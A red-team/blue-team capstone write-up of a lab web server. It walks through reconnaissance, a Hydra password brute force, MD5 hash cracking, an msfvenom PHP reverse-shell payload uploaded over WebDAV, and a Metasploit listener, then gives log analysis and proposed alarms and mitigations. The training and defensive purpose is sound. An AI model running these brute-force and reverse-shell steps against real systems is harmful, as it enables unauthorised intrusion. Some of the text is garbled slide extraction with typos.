Red Vs Blue Capstone Engagement

Assessment, Analysis, and system hardening of a DVWA.

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Network Topology


Red Team: Penetration Testing

Blue Team: Sim: Log Attack Analysis

Hardening: Sem: Alarms and Mitigations

Network Topology

Network



Red TeamPenetration Testing

Goals of Engagement

- Info Gathering / Recon
- Scanning / Enumeration
- Exploitation
- Post-Exploitation
- Reporting

Recon

```
root@Kali:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.90 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::215:5dff:fe00:412 prefixlen 64 scopeid 0×20<link>
    ether 00:15:5d:00:04:12 txqueuelen 1000 (Ethernet)
    RX packets 26728 bytes 12307143 (11.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 264752 bytes 246756412 (235.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Currently scanning: 192.168.213.0/16 | Screen View: Unique Hosts
```

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 126

| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
|---------------|-------------------|-------|-----|-----------------------|
| | | | | |
| 192.168.1.1 | 00:15:5d:00:04:0d | 1 | 42 | Microsoft Corporation |
| 192.168.1.100 | 4c:eb:42:d2:d5:d7 | 1 | 42 | Intel Corporate |
| 192.168.1.105 | 00:15:5d:00:04:0f | 1 | 42 | Microsoft Corporation |

root@Kali:~/Desktop# netdiscover -r 192.168.1.255/16

Command: Netdiscover -r 192,168.1.255/16

Command: ifconfig Inet: 192.168.1.90

Netmask: 255.255.25.0

Broadcast:

192.168.1.255

Recon: Machines on Network

| Hostname | IP Address | Role on Network |
|-----------------|---------------|------------------------|
| Capstone | 192.168.1.105 | Web-server |
| Kali | 192.168.1.90 | Penetration Testing |
| ELK | 192.168.1.100 | SIEM |
| ML-REFVM-684427 | 192.168.1.1 | Gateway |

Scanning and Enumeration

```
root@Kali:~/Desktop# nmap -sC -sV 192.168.1.105
 Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-07 11:07 PDT
 Nmap scan report for 192.168.1.105
Host is up (0.00055s latency).
 Not shown: 998 closed ports
        STATE SERVICE VERSION
 PORT
 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29
 http-ls: Volume /
   maxfiles limit reached (10)
 SIZE TIME
                     FILENAME
      2019-05-07 18:23 company blog/
 422
      2019-05-07 18:23 company_blog/blog.txt
      2019-05-07 18:27 company folders/
      2019-05-07 18:25 company folders/company culture/
      2019-05-07 18:26 company folders/customer info/
      2019-05-07 18:27 company folders/sales docs/
      2019-05-07 18:22 company_share/
      2019-05-07 18:34 meet our team/
```

Directories on web-server are shown.

|_http-title: Index of / MAC Address: 00:15:5D:00:04:0F (Microsoft) Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel


329 2019-05-07 18:31 meet_our_team/ashton.txt

http-server-header: Apache/2.4.29 (Ubuntu)


2019-05-07 18:33 meet our team/hannah.txt


404

Instructions for Secret_folder



Company_folders/secret_folders







① 192.168.1.105/company_blog/blog.txt

Exploitation: Hydra Brute-Force

Command: hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.178.1.105 http-get /company_folders/secret_folder/

```
root@Kali:~/Desktop# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folders/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-04 13:26:06
root@Kali:~/Desktop#
```

New Admin credentials for /secret_folder/: Username: ashton, Password: leopoldo


Discoveries




Index of /company_folders/secre

Name


Last modified Size Description





Ryan's username and hash

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



① 192.168.1.105/company_folders/secret_folder/connect_to_corp_server

🛕 Kali Linux 🥆 Kali Training 🦎 Kali Tools 🂆 Kali Docs 🥆 Kali Forums 🛕 NetHunter 👭 Offensive

Personal Note


In order to connect to our companies webday server I need to use ryan's account (Hash:d7dad0a5cd7c83

- 1. I need to open the folder on the left hand bar
- 2. I need to click "Other Locations"
- I need to type "dav://172.16.84.205/webdav/"
- 4. I will be prompted for my user (but i'll use ryans account) and password
- 5. I can click and drag files into the share and reload my browser

Hash Cracking Using John the Ripper

```
root@Kali:~/Desktop# john --show --format=Raw-MD5 ryans-hash.txt
?:linux4u
1 password hash cracked, 0 left
root@Kali:~/Desktop#
```


Using crackstation.com



WebDav

File Manager Navigate to: dav://192.168.1.105/webdav/

Credentials: Login: ryan, Password: linux4u



Exploitation: Creating Payload

root

root@Kali:~/Desktop# msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4444 >> reverse_shell.php [-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload [-] No arch selected, selecting arch: php from the payload No encoder or badchars specified, outputting raw payload Payload size: 3006 bytes root@Kali:~/Desktop# ls ashton.txt hannah.txt reverse shell.php ryans-hash.txt root@Kali:~/Desktop# ← → ↑ 🛖 🔲 /root/Desktop/ Varning, you are using the root account, you may harm your system. EVICES Command: O File System php Msfvenom -p php/reverse php LHOST=192.168.1.90 Floppy Disk reverse_shell.php ashton.txt hannah.txt LPORT=4444 >> reverse shell.php LACES root 4 items: 6.6 KiB (6,787 bytes), Free space: 4.9 GiB webday - File Manager File Edit View Go Help dav://192.168.1.105/webdav/ DEVICES O File System php Floppy Disk passwd.dav reverse_shell.php PLACES 2 items

Exploitation: Meterpreter Session and Post Exploitation

```
msf5 exploit(multi/handler) > set payload php/reverse_php
 payload ⇒ php/reverse_php
 msf5 exploit(multi/handler) > set lhost 192.168.1.90
  lhost ⇒ 192.168.1.90
 msf5 exploit(multi/handler) > set lport 4444
 lport ⇒ 4444
 msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit
Started reverse TCP handler on 192.168.1.90:4444
[*] Command shell session 2 opened (192.168.1.90:4444 → 192.168.1.105:36414) at 2022-05-04 14:22:23 -0700
cd /
cat flag.txt
b1ng0wa5h1snam0
```

Commands:

- Msfconsole
- Use exploit/multi/handler
- Set payload php/reverse_php
- Set lhost 192.168.1.90
- Set Iport 4444
- exploit

Start reverse TCP listener and wait for victim to access payload file.



Vulnerabilities

Web Directories

- Openly lists Directories on Web server.
- Exposed Admin (ashton) credentials.
- Open paths to secret_folder and webday
- Needs Professional index page.

Vulnerabilities

BruteForce

- Unlimited login attempts.
- Weak Passwords.
- Exposed Admin (ryan) password hash.
- No 2FA in Logins

Vulnerabilities

Unauthorized file upload / Remote Code Execution

- Any unauthorized user can upload files to the web server.
- No check of file size or type.
- Open port 80. Able to deploy payload remotely.

Tools of Engagement

- Netdiscover: To discover active hosts on network.
- Nmap: To discover open ports, services, versions, OS info, and directories.
- Hydra: To Brute Force login to secret_folder.
- John the Ripper: To crack admin password hash.
- Msfvenom: To create Payload.
- Msfconsole / Metasploit: To send and execute payload on victims machine.

Red Team Achievements


- Discovered Path to Secret_folder
- Discovered admin (ashton) username and Brute forced his password.
- Discovered link to webday and admins (ryans) username and hashed password.
- Cracked admins (ryans) hashed password to login to webday.
- Created and uploaded payload.
- Executed payload and established a reverse shell.
- Found flag.

Blue Team

SIM: Attack and Log Analysis

Analysis: Identifying the Port Scan

t user_agent.original



e; https://nmap.org/book/nse.html)

Analysis: Finding the Request for the Hidden Directory

733B


80

386B

OK

http


http://192.168.1.105/company_folders/secret_folder




Count =


16,604

Analysis: Uncovering the Brute Force Attack





Analysis: Finding the WebDAV Connection



Blue TeamProposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Notify Soc Analyst when >3
 ports are scanned in a short
 period of time from the
 same IP address

- Set firewall rule to close all ports when not in use.
- Whitelist important IP addresses.

Mitigation: Finding the Request for the Hidden Directory

Alarm

 Notify Soc Analyst when ANY external non-trusted IP address access secret_folder

- Remove path secret_folder on web server.
- Install proper index page.
- Whitelist IP addresses that need to access secret_folder.
- Change name of secret_folder.

Mitigation: Preventing Brute Force Attacks

Alarm

- Notify Soc Analyst when Hydra is used.
- Notify Soc when >5 failed login attempts occur.
- Notify Soc when there are >3 requests per second.
- Notify Soc when non-trusted IP address have success codes (200).

- Strong password policy.
- Add Progressive delays with each failed attempt.
- Add captcha to stop automated login attempts.
- Add two-factor authentication

Mitigation: Detecting the WebDAV Connection

Alarm

 Notify Soc Analyst when ANY external non-trusted IP addresses access webday.

- Whitelist Admin IP addresses.
- Block All external traffic.
- Use SSH keys for connection.

Mitigation: Identifying Reverse Shell Uploads

Alarm

 Notify Soc Analyst when a external IP has a PUT request made to webday.

- Block All external non-trusted IP addresses.
- Limit write privileges to Admins only.

##